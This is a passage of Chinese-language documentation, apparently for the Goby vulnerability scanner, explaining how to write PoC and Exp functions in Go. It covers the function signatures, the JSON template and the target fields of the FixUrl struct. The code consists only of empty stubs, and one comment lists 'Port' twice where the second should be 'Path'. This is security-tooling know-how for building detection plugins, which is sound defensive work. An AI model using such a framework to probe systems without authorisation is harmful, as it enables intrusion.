
```
func(exp *jsonvul.JsonVul, u *httpclient.FixUrl, ss
*scanconfig.SingleScanConfig) bool {
    return false
}
```

PoC 函数的返回值是 true 或 false 以表明是否存在漏洞。另外一点就是 PoC 函数该如何从框架中获取到传入的目标参数。

```
            "variable": "$code"
          }
        ],
        "operation": "AND",
        "type": "group"
      }
    }
  ],
  "ExploitSteps": null,
  "Tags": null,
  "CVEIDs": null,
  "CVSSScore": null,
  "AttackSurfaces": {
    "Application": null,
    "Support": null,
    "Service": null,
    "System": null,
    "Hardware": null
  }
}`

    ExpManager.AddExploit(NewExploit(
        goutils.GetFileName(),
        expJson,
        func(exp *jsonvul.JsonVul, u *httpclient.FixUrl, ss *scanconfig.SingleScanConfig) bool {
            return false
        },
        func(expResult *jsonvul.ExploitResult, ss *scanconfig.SingleScanConfig) *jsonvul.ExploitResult {
            return expResult
        },
    ))
}
```

```
type FixUrl struct {
    HostInfo        string
    FixedHostInfo   string
    IP              string
    Port            string
    Path            string
    Dir             string
    Method          string
    ContentType     string
    Data            string
    PostDataType    string
    u               *url.URL
    mustIP          string
    ParseWithScheme bool
}

Methods: Scheme() string
         String() string
         ResolveReference(ref *url.URL) *url.URL
         PathWithQuery() string
         RawQuery() string
```

如图，在 FixUrl 结构体中就可以获取到关于测试目标的所有信息：

```
HostInfo                // ip:port 肯定带端口
FixedHostInfo           // scheme://host 不一定带端口，默认情况下会省略
IP                      // 目标 ip
Port                    // 目标端口
Port                    // 目标路径
```

拿到如上信息就可以对指定测试目标进行测试漏洞了，关于漏洞测试逻辑就根据漏洞原理编写代码，然后根据漏洞有无返回 true 或 false 就好了。唯一一点需要注意的是，HTTP 发包我们使用的是 httpclient 包提供的函数而不是直接使用 Go 官方包。

漏洞 Exp 函数介绍

漏洞的 Exp 函数如下：

```
func(expResult *jsonvul.ExploitResult, ss *scanconfig.SingleScanConfig)
*jsonvul.ExploitResult {
    return expResult
}
```

Exp 函数的返回值是 expResult 的变量值，其中的 expResult.Success 用以表明漏洞是否利用成功，expResult.Output 用以存储需要输出要前端的值，expResult .HostInfo 可以获取到扫描目标的信息。

更多介绍

关于 DNSLog、Goby 自带反弹 shell 功能等高级玩法的介绍，我们会继续更新，敬请期待……

总结

本文档主要介绍了通过 Goby GUI、填写漏洞模板及编写 Golang 代码完成漏洞录入的方法，关于 Goby 漏洞扫描框架更多的函数与功能我们会在后续的更新中加急补充。感谢社区表哥们对 Goby 的支持。

如已完成漏洞编写，请将漏洞文件（.json 或 .poc 文件）发送至 gobysec@gmail.com 邮箱，我们会进行审核并反馈。

如有问题可以联系 @Gobybot，我们会将你拉进 PoC 贡献群，有专业人员解答问题。